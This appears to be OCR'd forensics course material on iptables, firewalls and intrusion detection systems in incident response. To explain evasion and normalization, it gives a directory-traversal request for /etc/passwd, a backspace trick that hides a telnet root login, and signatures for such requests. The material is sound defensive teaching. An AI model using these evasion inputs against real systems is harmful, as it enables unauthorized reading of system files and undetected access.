The basic structure provided by `iptables` consists of four tables and a series of chains on each table. Each packet traverses a predetermined sequence of these tables and chains. Understanding that process is critical to determining the nature of traffic that generated a particular firewall log message, but also to fully understand how to craft new firewall rules that will benefit an investigator during an incident.

The four tables are the highest-level structure. The `filter` table is the default and handles most typical operations. It is important to understand that the `INPUT` and `OUTPUT` chains are consulted only for packets with a destination or source IP address (respectively) that belongs to the system running `iptables`. If the system is acting as a router, however, it will also see and manage packets between hosts other than itself. In this case, the `FORWARD` chain is used for those packets.

The "`nat`" table is used to make changes to packets' IP addresses, and it is used only when a new connection is encountered. For TCP connections, that is well-defined by the protocol, but for connectionless protocols, this usually involves some kind of time window combined with other traffic characteristics like source and destination IP address. The `PREROUTING` chain is where `DNAT` occurs and is traversed before any routing decision is made. (This makes sense because the routing determination is based on the destination IP address, which must not change after that decision.) Packets that the local system creates traverse the `OUTPUT` chain. The `POSTROUTING` chain is where `SNAT` and `MASQUERADE` targets can be used, and it applies to all packets regardless of their original source.

The `mangle` and `raw` tables are not used in most common firewall configurations. However, even when left open, packets will traverse their respective chains. The `mangle` table is, unsurprisingly, used to manipulate the contents of a packet—both headers and payloads. The raw table, however, is perhaps the least used of them all. It is only used in conjunction with connection-tracking configurations and detailed logging of packets as they traverse the overall `iptables` process.

Aside from the standard chains listed here, an `iptables` administrator can also create user-specified chains, which can be activated just as any target can be. For example, a user chain named "`chicago`" might contain rules specific to a field office in Chicago. These user-specified chains can greatly streamline complex rule sets through grouping common rules together and de-duplicating rules that are needed in multiple tables/chains.

Note that each default chain has a default policy that applies to any traffic not meeting rules assigned to that particular chain. By default, this is `ACCEPT`, but a default policy of `DROP` or `REJECT` is not uncommon. (Note that the latter two default policies are also great ways to firewall yourself out of a remote system.... That's experience speaking!)

One useful `iptables` feature is the ability to limit matches based on the network interface on which the packet arrived or is destined. This allows an administrator to create very specific, easy-to-read rule sets.


There are a few limitations regarding where you can use these options, however. As annotated on the previous slide's flowchart, the input interface is known only through and including the `FORWARD` chains in each respective table, and the output interface is known only at and after the `FORWARD` chains. This also means that rules in the `FORWARD` chains can use the "`-i`" and "`-o`" options simultaneously—handy!


To use these switches, simply determine the Linux-friendly interface names you are interested in, such as "`eth0`", "`eth1`", "`ppp0`", or "`bond0`", using the "`ifconfig`" or "`ip addr`" commands. Then, create an `iptables` rule with the needed directional flag and interface name.

The interface-matching flags become especially useful when handling traffic that spans three or more segments. For example, identifying all traffic from a network segment containing sensitive resources that is destined for the Internet-side interface of the router may be cause for specific concern while scoping a compromise.

The flowchart on the following page may be a helpful resource to visually determine the tables and chains a packet will "walk" during its `iptables` handling. Keep this as a close resource, whether you need to examine log entries created by an `iptables` firewall, or if you're creating your own rule sets. (A full-color version of the flowchart is also available online in the FOR572 Evernote Notebook.[1])

References:
`http://for572.com/q39f8`
[1] `http://for572.com/iptables-flowchart`





From an investigative perspective, the firewall may be the single most useful tool for both defensive posturing and incident response. They are deployed widely, and almost universally support robust logging. Their typical placement at strategic points on the network provides excellent vantage points for traffic monitoring and eventual blocking.


In most real-world cases, adversaries tend to "run into" firewalls before finding the service or vulnerability they need to start attempting access. Even the most skilled attackers must conduct (or acquire) appropriate reconnaissance on their targets before launching that one "sniper" exploit that commences the more tangible phases of an attack. Historical firewall logs are often invaluable in determining when an attacker first targeted a victim's environment. By identifying what ports and protocols were targeted during reconnaissance, it is possible to establish a clearer picture of the attacker's intent and capabilities. When this reconnaissance is performed through the use of automated tools (either publicly or privately available), an investigator can establish a profile for the attacker, possibly correlating such activity to other events that have been logged throughout the environment or broader security community.

While an incident is still being scoped, investigators can create rules that log traffic but still allow it to pass through unimpeded. This allows critical evidence gathering without compromising the operational security of the investigation. With advanced attackers, tipping your hat too soon often leads to a deeper entrenchment, higher-grade tools and techniques, or a more aggressive theft campaign.

During and after remediation, firewalls can transition to log and block known malicious traffic. This configuration will help minimize an attacker's access to the victim's network, but still provide useful intelligence about their actions. At this stage, it is often useful to combine these block actions with a wider log-and-allow net, to try and identify whether the attacker still has access to the network using previously-unknown mechanisms.

Intrusion Detection Systems (IDS)

- Observe traffic, log/kill when specified patterns are met—including at Layer 7
  - Often kick off an investigation
  - "IPS" can kill connections
  - Logs give insight into past payloads
- Can (and should) be tuned during an investigation to improve awareness, intelligence
  - Tuning also reduces false positives



Now, we'll turn our attention to another common platform that can be of incredible value during a network-based investigation. The venerable intrusion detection system was designed to answer this question: Does this traffic look bad? The IDS observes network traffic, examining the contents against a list of characteristics. When it finds traffic that meets those characteristics, it takes an action—most often by creating a log entry of some kind. During periodic reviews of IDS logs, when a severe enough problem is identified, an incident may be declared, which warrants an IR team to determine if the event requires further attention and action.

Another "action" is available when the IDS is run "inline"—it can kill connections deemed severe and suspicious enough. An IDS in this configuration is called an "intrusion prevention system" by most marketing teams, although the notion of prevention is arguably misused.


Regardless of how the IDS/IPS is deployed, its unique posture to observe network traffic within an environment can be a significant benefit during an investigation. By tuning the IDS to look for traffic that is relevant to the investigation, we can take the same concepts we just discussed regarding firewalls, and apply them to higher layers of traffic. This deep inspection can generate very specific awareness of network content at scale. On the other side of the coin, an IDS with too large or too broad a rule set will inevitably cause false positive alerts, wasting human clock cycles and potentially leading to a general distrust or "waving off" of IDS alerts in general.


Note that an IDS generally operates in one of two modes—network-based and host-based. The primary difference is that a host-based IDS, or HIDS, will observe network traffic sent to and from a single host, often in conjunction with observations on the host's own filesystem. A network-based IDS, or NIDS, generally observes network traffic crossing a link or between links. For the purposes of this course, we will focus on NIDS, although the concepts could also apply to network observations made by a HIDS.


Architecturally, the preferred solution to use when deploying an IDS is with a network tap. This affords full-fidelity, read-only access to the source network data. A tap also allows passive observation without any potential introduction of additional network traffic to the monitored environment. Under this model, alerting and management functions take place over a separate network connection to the IDS. The first diagram here shows the tap feeding the IDS, and the separate management network, where the interactive work and alerting would occur.

Another deployment model places the IDS "inline", meaning it bridges two physical network segments. This is the preferred model for an IPS but is also used when the IDS is installed on a firewall or routing device. There are a variety of considerations behind an IDS's deployment model, so there is no single "correct" approach. It's important to recognize the environmental requirements that feed this decision, though, as well as the strengths and weaknesses that go into each.

Although we won't discuss the IPS functions in detail, it's interesting to note that there are a variety of ways a connection can be killed. This includes sending spoofed TCP RST packets to participants in a suspicious conversation, or firewall-like DROP/REJECT actions.







Modern IDSes include a variety of basic anomaly detection methods. However, before the signatures can be applied, traffic must be normalized to overcome crafty attackers who attempt to evade detection. Early IDS systems simply looked for byte sequences in the traffic, and then took action when that byte sequence occurred. It wasn't long before attackers learned and exploited the inherent weaknesses with this methodology. For example, the nature of directory navigation allowed the HTTP GET request of "`../../../../etc/../etc/./././passwd`". Although this would never trigger a search for the suspicious string "`/etc/passwd`", it would have the same effect on most UNIX file systems.

Additionally, some early IDS engines would look for (don't laugh) telnet logins for the root user. However, a login attempt for the "r<backspace>ro<backspace>oo<backspace>ot" user would sail through without the IDS picking up what was taking place. Soon enough, IDS engine developers adapted to this change in the attack landscape and developed various normalization processors that heuristically look for these subversion attempts and reduce them to data that the string searches can effectively search.

After content is normalized, it becomes much more straightforward to search for anomalous behavior using a variety of different methods. For example, SSH traffic running across TCP port 80 would probably be an observation worth checking out. HTTP is a distinctive protocol, so identifying non-HTTP over HTTP ports is a fast, simple identification for an IDS to make.

A single IP address making rapid, short connection attempts to port 443 on a wide array of other IP addresses would be a pattern of activity consistent with a port sweep. Alternatively, a single IP address making rapid, short connection attempts to an array of ports on a single IP would most likely be attributed to port scanning activity. These events would warrant further investigation just based on the unusual pattern of activity, regardless of the content in the network streams—or lack thereof.

The detection mechanism more commonly associated with IDS functionality is based on packet content. The IDS parses out and enables evaluation of all typical protocol fields, just as we discussed with regard to firewalls. However, the real power that the IDS brings to bear is in its ability to examine the deeper packet payloads in Layers 5–7. Some of these are simple—looking for ICMP echo/reply (aka "ping") packets with a lot of data is a common IDS signature. Other signatures perform basic byte sequence matching such as a string of data associated with known malware, or a known exploit payload. Attempted logins to the "root" or "Administrator" user accounts, or an HTTP GET request containing "`/etc/passwd`" in the URL are other examples of basic byte sequence searches.

However, as processor power has increased, so have the search methods available to IDS rule authors. Today, there are methods to detect sequences of digits that are consistent with credit card numbers or US Social Security numbers. In some high-security environments where air-gap isolated networks are infeasible, data loss prevention measures may call to automatically embed a particular watermark string into any document associated with a mysterious "Project X".

Finally, as the concept of an "intelligent" IDS becomes more prevalent, administrators will be able to tune their sensors to know what constitutes normal behavior, which will allow the systems to determine what is anomalous, then send an appropriate alert.

IDS/NSM Families

- IDS Hardware
  - Cisco/Sourcefire, Juniper, IBM
- IDS and NSM Software
  - Snort, Suricata, Security Onion, Zeek

CISCO

SOURCEfire

Security Onion

JUNIPER NETWORKS

As with firewalls, there is a large array of IDS providers that you may encounter. Dedicated hardware devices from the typical field of vendors are all common and very capable devices. Of course, each has its own distinct strengths, weaknesses, nuances, command syntax, and log file format. Enterprise IDSes from Cisco/Sourcefire, Juniper, IBM, and more all occupy countless rack units in the data centers of the world.

A number of software options exist as well, including those that bridge into the "Network Security Monitoring" and network visibility solution space. These can generally be deployed to your own hardware or VM system, and provide most of the same features as the hardware offerings—if not more. They also afford the savvy administrator with a greater degree of control over their functionality, assuming the organization has an administrator on staff in the first place, and time to allocate to the task.

Snort, of course, is perhaps one of the most commonly-deployed IDSes in the world. Their site claims millions of downloads, so it's not a surprise that for many people, IDS equals Snort. (The Cisco/Sourcefire hardware device is from the same company, and contains the same Snort engine, expanding this footprint even further.) In fact, the SANS SEC503 course focuses heavily on Snort. It's a great class that meshes nicely with FOR572's content. Of course, there are other competitors in this space as well—the Suricata Engine has gained a significant following in recent years, for example.


A number of software projects, primarily open source, have also taken the concept of network visibility traditionally allocated to IDSes and expanded that to address a proactive Network Security Monitoring (NSM) approach. This approach is designed to generate useful intelligence—usually in the form of logs—regarding the traffic that the platform has observed. By retaining this data on a medium- or long-term basis, the analyst has access to a quickly-queried data source that can be invaluable in driving toward good findings fast. This is a hallmark goal for every DFIR practitioner, meaning the NSM platform has quickly become a staple in the proverbial toolkit.

Two key entrants to the NSM space are Security Onion and Zeek. Security Onion is the result of countless hours from a great team working under Doug Burks. It bundled together a number of Linux-based IDSes and visibility

platforms to a single, easy-to-deploy distribution. Today, small environments can deploy Security Onion for comprehensive visibility and larger environments can use it as a component of a fleet-based deployment or in smaller-scale tactical modes during an incident.

Finally, the Zeek NSM platform has become a favorite for security operations and forensic tasks alike. Although not intended to replace a traditional signature-based IDS, Zeek is built as an NSM platform first and we'll explore it in greater detail in this section.

Note: Originally known as "Bro", the project's name change was decided in 2018 and the tool set is still being converted to use the new project name. Therefore, most commands will reference the legacy "`bro`" naming.



